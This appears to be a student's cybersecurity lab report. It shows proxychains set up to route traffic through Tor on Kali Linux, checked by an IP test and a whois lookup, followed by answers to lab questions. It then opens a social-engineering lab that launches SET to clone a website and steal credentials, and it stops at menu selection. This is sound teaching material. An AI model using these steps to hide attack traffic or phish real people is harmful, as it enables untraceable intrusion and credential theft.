proxy_dns

```
# method 1. this uses the proxychains4 style method to do remote dns:
# a thread is spawned that serves DNS requests and hands down an ip
# assigned from an internal list (via remote_dns_subnet).
# this is the easiest (setup-wise) and fastest method, however on
# systems with buggy libcs and very complex software like webbrowsers
# this might not work and/or cause crashes.
proxy_dns
```

Screenshot showing "#" removed from in front "proxy_dns". It was already removed, I didn't have to.

4. **Change Socks4 to Socks5:** At the bottom of the file, change the proxy type to Socks5 and set the IP and port to 127.0.0.1 and 9050 (Tor's default port):

socks5 127.0.0.1 9050

```
# ProxyList format
#       type  ip  port [user pass]
#       (values separated by 'tab' or 'blank')
#
#       only numeric ipv4 addresses are valid
#
#
#        Examples:
#
#               socks5  192.168.67.78   1080    lamer   secret
#               http    192.168.89.3    8080    justu   hidden
#               socks4  192.168.1.49    1080
#               http    192.168.39.93   8080
#
#
#       proxy types: http, socks4, socks5, raw
#         * raw: The traffic is simply forwarded to the proxy without modification.
#        ( auth types supported: "basic"-http  "user/pass"-socks )
#
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks5 127.0.0.1 9050
```

Screenshot showing socks4 changed to socks5 at the end of the file. That's the only change I had to make, the IP and port were already 127.0.0.1 and 9050.

- Save the file and exit the editor (Ctrl + O, then Ctrl + X).

2. **Verify Configuration:**
   - Run the following command to display the configuration file without comments:

grep -v "^\\#" /etc/proxychains4.conf

```
┌──(root㉿kali)-[/home/iyana]
└─# nano /etc/proxychains4.conf

┌──(root㉿kali)-[/home/iyana]
└─# grep -v "^\\#" /etc/proxychains4.conf


dynamic_chain



proxy_dns



remote_dns_subnet 224

tcp_read_time_out 15000
tcp_connect_time_out 8000









[ProxyList]
socks5 127.0.0.1 9050
```

Screenshot showing changes applied to the proxychains configuration file without all the commented lines.

Task 4: Start Tor and Test Anonymity

1. **Start the Tor Service:**
    - Start the Tor service and check its status:

    service tor start

    service tor status


    - Ensure that the service is active and running.

```
┌──(root㉿kali)-[/home/iyana]
└─# #starting the tor service and checking its status

┌──(root㉿kali)-[/home/iyana]
└─# service tor start

┌──(root㉿kali)-[/home/iyana]
└─# service tor status
● tor.service - Anonymizing overlay network for TCP (multi-instance-master)
     Loaded: loaded (/usr/lib/systemd/system/tor.service; disabled; preset: disabled)
     Active: active (exited) since Fri 2025-11-14 23:15:20 EST; 10s ago
 Invocation: 0bb7d9fc3e7e4d7db69ef22a35f31dd9
    Process: 57799 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
   Main PID: 57799 (code=exited, status=0/SUCCESS)
   Mem peak: 1.7M
        CPU: 22ms

Nov 14 23:15:20 kali systemd[1]: Starting tor.service - Anonymizing overlay network for TCP (multi-instance-master)...
Nov 14 23:15:20 kali systemd[1]: Finished tor.service - Anonymizing overlay network for TCP (multi-instance-master).

┌──(root㉿kali)-[/home/iyana]
```

```
┌──(root㉿kali)-[/home/iyana]
└─# #tor is active but not running: Active: active (exited). i'll change that

┌──(root㉿kali)-[/home/iyana]
└─# systemctl status tor@default.service

● tor@default.service - Anonymizing overlay network for TCP
     Loaded: loaded (/usr/lib/systemd/system/tor@default.service; enabled-runtime; preset: disabled)
     Active: active (running) since Fri 2025-11-14 23:15:21 EST; 10min ago
 Invocation: 46ad084df06c4fa2a4db8c93d109c8d1
    Process: 57800 ExecStartPre=/usr/bin/install -Z -m 02755 -o debian-tor -g debian-tor -d /run/tor (code=exited, sta
    Process: 57803 ExecStartPre=/usr/bin/tor --defaults-torrc /usr/share/tor/tor-service-defaults-torrc -f /etc/tor/to
   Main PID: 57806 (tor)
      Tasks: 3 (limit: 3102)
     Memory: 120.9M (peak: 123.4M)
        CPU: 9.938s
     CGroup: /system.slice/system-tor.slice/tor@default.service
             └─57806 /usr/bin/tor --defaults-torrc /usr/share/tor/tor-service-defaults-torrc -f /etc/tor/torrc --RunAs

Nov 14 23:15:28 kali Tor[57806]: I learned some more directory information, but not enough to build a circuit: We need
Nov 14 23:15:30 kali Tor[57806]: Bootstrapped 50% (loading_descriptors): Loading relay descriptors
Nov 14 23:15:32 kali Tor[57806]: The current consensus contains exit nodes. Tor can build exit and internal paths.
Nov 14 23:15:33 kali Tor[57806]: Bootstrapped 56% (loading_descriptors): Loading relay descriptors
Nov 14 23:15:33 kali Tor[57806]: Bootstrapped 61% (loading_descriptors): Loading relay descriptors
Nov 14 23:15:33 kali Tor[57806]: Bootstrapped 68% (loading_descriptors): Loading relay descriptors
Nov 14 23:15:34 kali Tor[57806]: Bootstrapped 75% (enough_dirinfo): Loaded enough directory info to build circuits
Nov 14 23:15:34 kali Tor[57806]: Bootstrapped 90% (ap_handshake_done): Handshake finished with a relay to build circui
Nov 14 23:15:34 kali Tor[57806]: Bootstrapped 95% (circuit_create): Establishing a Tor circuit
Nov 14 23:15:35 kali Tor[57806]: Bootstrapped 100% (done): Done

┌──(root㉿kali)-[/home/iyana]
└─# << : 'COMMENT'
heredoc> active (exited) means the tor.service i started is just the master wrapper unit
heredoc> its only job is to load the config and exit
heredoc> it does not start the actual tor
heredoc> the ExecStart is /bin/true for this reason, its a do-nothing placeholder
heredoc> so i tried the line: systemctl status tor@default.service
heredoc> the real tor process runs as an instance of this
heredoc> COMMENT

┌──(root㉿kali)-[/home/iyana]
└─#
```

Screenshot showing tor start and status check. See that at first it was active but not running, then I tried systemctl start tor@default.service to check again and it was. I've explained using comments in the terminal.

2. **Test Your IP Address:**
    - Open a browser and navigate to https://dnsleaktest.com to check your original IP address.




Screenshot showing I've checked my original IP address using the DNS leak test site and its 200.9.115.202 from Kingston, Jamaica.

- Close the browser and run the following command to open Firefox through Proxychains:

proxychains firefox https://dnsleaktest.com

- If firefox didn't work try installing a text based browser such as Lynx or w3m: **apt install lynx or apt install w3m**
- Compare the IP address and location shown on the website. The new IP should be different from your original one and should not be in your home country.



Screenshot showing IP result after I opened firefox through proxychain. When I opened the browser my original IP was in Jamaica, via proxychain its saying 45.141.215.169 from Warsaw, Poland.

Explanation:


Because **proxychains forces your traffic through random proxies**, so websites see the proxy's IP instead of yours.
My normal browser shows my real location (Jamaica), but proxychains routed me through a proxy in **Poland**, so that's the IP I appear to have.


Task 5: Perform Anonymous Network Queries

1. **Run a whois Query:**
    - Use Proxychains to perform a whois lookup anonymously:

      proxychains4 whois example.com

    - Analyze the results. The query should be routed through the Tor network, making it difficult to trace back to your original IP address.


1 2 3 4
23:47
iyana@kali: ~
Session Actions Edit View Help
┌──(iyana㉿kali)-[~]
└─$ proxychains4 whois example.com
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... whois.verisign-grs.com:43 ... OK
Domain Name: EXAMPLE.COM
Registry Domain ID: 2336799_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.iana.org
Registrar URL: http://res-dom.iana.org
Updated Date: 2025-08-14T07:01:39Z
Creation Date: 1995-08-14T04:00:00Z
Registry Expiry Date: 2026-08-13T04:00:00Z
Registrar: RESERVED-Internet Assigned Numbers Authority
Registrar IANA ID: 376
Registrar Abuse Contact Email:
Registrar Abuse Contact Phone:
Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
Name Server: A.IANA-SERVERS.NET
Name Server: B.IANA-SERVERS.NET
DNSSEC: signedDelegation
DNSSEC DS Data: 370 13 2 BE74359954660069D5C63D200C39F5603827D7DD02B56F120EE9F3A86764247C
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of whois database: 2025-11-15T03:46:23Z <<<
For more information on Whois status codes, please visit https://icann.org/epp
NOTICE: The expiration date displayed in this record is the date the
registrar's sponsorship of the domain name registration in the registry is
currently set to expire. This date does not necessarily reflect the expiration
date of the domain name registrant's agreement with the sponsoring
registrar. Users may consult the sponsoring registrar's Whois database to
view the registrar's reported date of expiration for this registration.
TERMS OF USE: You are not authorized to access or query our Whois
database through the use of electronic processes that are high-volume and
automated except as reasonably necessary to register domain names or
modify existing registrations; the Data in VeriSign Global Registry
Services' ("VeriSign") Whois database is provided by VeriSign for
information purposes only, and to assist persons in obtaining information
about or related to a domain name registration record. VeriSign does not
guarantee its accuracy. By submitting a Whois query, you agree to abide
by the following terms of use: You agree that you may use this Data only
for lawful purposes and that under no circumstances will you use this Data
to: (1) allow, enable, or otherwise support the transmission of mass



Screenshot showing the results of the whois command.

Explanation:

- I ran this line “proxychains4 whois example.com” which means the whois lookup was forced through Tor before going out to the internet.
- The most important part of the results is the line: “[proxychains] Dynamic chain ... 127.0.0.1:9050 ... whois.verisign-grs.com:43 ... OK”. It means:
    - My whois request first went to 127.0.0.1:9050 (the IP and port in the proxychains config file) which is the Tor socks proxy.
    - Tor then sent the request out to the whois servers.
    - So the whois server did not see mt real IP at all.
    - Basically, the whois lookup went throught the Tor network, not my real connection.

Task 6: Lab Questions

1. Why is it necessary to update Proxychains before beginning the lab? Explain the steps involved.

Its necessary to update Proxychains so it has the latest security fixes and works properly with Tor. I opened a terminal, switched to root, ran “apt update” and with that I got all packages up-to-date so I didn’t have to force kali to upgrade with “apt full-upgrade,” though I did have to fix a dpkg error before installing proxychains4. After that, I checked the installation using proxychains4 --help.

- The dpkg error happened because I was trying to install something while another installation/ confgi process was already running.

2. What is the purpose of using Tor with Proxychains, and how does it enhance anonymity?

Using Tor with proxychains sends all your traffic through Tor's networks of relays, which hides your real IP address, and this makes it extremely difficult for anyone to trace the request back you you.

- Tor routes your traffic through three random servers (called relays) around the world before it reaches the internet.

3. Describe the process of modifying the Proxychains configuration file. What is the significance of enabling dynamic_chain and disabling strict_chain?

I opened the proxychains config file with nano and changed the settings so that "dynamic_chain" is turned on and "strict_chain" is turned off. This matters because dynamic_chain lets proxychains skip dead proxies and still work, while strict_chain would fail if even one proxy was down. I also enabled "proxy_dns" and changed socks4 to socks5 so it uses Tor correctly. After saving the file, I checked the config with grep.

- dynamic_chain: Proxychains can skip dead proxies and keep going.
- strict_chain: Must use proxies in the exact order listed.
- proxy_dns (Domain Name Sends DNS requests through the proxy so you don't leak your real IP.
- SOCKS4/SOCKS5: Types of proxy protocols. SOCKS5 is newer and supports more features (like DNS + authentication).

  Tor works best as a SOCKS5 proxy, not SOCKS4. Using the wrong one breaks or limits Tor traffic.

4. Why do you need to change the Socks4 proxy setting to Socks5?

It needs to be changed to socks5 because Tor uses a socks5 proxy, and using the wrong type would stop proxychains from routing traffic through Tor properly.

If Proxychains tries to use Tor as SOCKS4 instead of SOCKS5 (the wrong one essentially), the connection can fail or leak.

5. After starting the Tor service, use the dnsleaktest.com website. What differences do you observe between your original IP address and the one shown after routing through Proxychains?

My original IP showed Kingston, Jamaica, but after using proxychains, the IP changed to one in Warsaw, Poland. This happened because proxychains routed my browser traffic through a tor exit node instead of my real connection

The tor exit node is the final server in the Tor chain i.e. the one that actually connects to the website. Its IP is the one websites see.

6. Run the proxychains whois example.com command and analyze the results. How does Proxychains affect this network query?

Proxychains sent the “whois” request through Tor instead of directly from my machine, the output shows it going through 127.0.0.1:9050, which means the Tor proxy handled it, so the whois server never saw my real IP address.

7. Discuss potential real-world applications for using Proxychains in cybersecurity. In what scenarios would this tool be most useful?

Proxychains is useful in cybersecurity for performing anonymous recon, testing how a network handles traffic from different locations, or protecting your identity during penetration testing. Its especially helpful when you need to gather information without exposing your real IP.

8. What are the limitations of Proxychains and Tor in evading network security mechanisms like firewalls and IDS systems?

Their limitation is that many firewalls block Tor traffic, and Intrusion Detection System (IDS) systems can detect Tor connections because Tor has a very recognizable pattern. This means your traffic might still be flagged or blocked even though your IP is hidden.

“Tor has a very recognizable pattern” means websites can often detect traffic coming from Tor because Tor traffic has a unique signature and comes from known exit node IPs.

9. Reflect on the ethical implications of using tools like Proxychains and Tor. When would it be appropriate to use these tools, and when could they be misused?

It’s appropriate to use these tools for privacy, research, or ethical security testing where you have permission, but they can be misused if someone uses them to hide illegal activity or to attack systems anonymously, which would obviously be unethical and unlawful.

Lab 5

The Art of Deception: A Real-World Social Engineering Challenge

Materials and Setup:

- Windows 10 ISO

- Kali Linux ISO

- Firefox Browser

- VirtualBox/VMWare

- Social Engineering Toolkit (SET)

Part 1: Introduction to Social Engineering

Social engineering is hacking humans—tricking them into revealing sensitive information or performing actions they normally would. In this lab, you’ll carry out a social engineering attack using the Social Engineering Toolkit (SET) to clone a trusted website and steal login credentials from your victim.

Scenario:

A cybersecurity firm has hired you to perform a Red Team operation. Your task is to trick an employee into providing their login credentials. The clock is ticking, and the stakes are high. The IT department might catch on, so you need to act fast!

Part 2: Launch the Attack – The Setup

Step 1: Launch SET in Kali Linux

1. Fire up your Kali Linux virtual machine and open a terminal window.

2. Navigate to the Social Engineering Toolkit (SET) by entering the following command in the terminal:

```
sudo setoolkit
```


3. Enter your root password when prompted. You should now see the main SET menu.

Screenshot showing SET menu, I had agreed to the terms and conditions prior to this.


Step 2: Select Social Engineering Attacks

1. In the SET menu, choose ***Option 1***: Social Engineering Attacks by typing `1` and pressing Enter.

2. Next, select ***Option 2***: Website Attack Vectors by typing `2` and pressing Enter.



Screenshot showing selection of Option 1 – Social Engineering Attacks.




Screenshot showing selection of Option 2 – Website Attack Vectors.

Part 3: Clone the Target Website

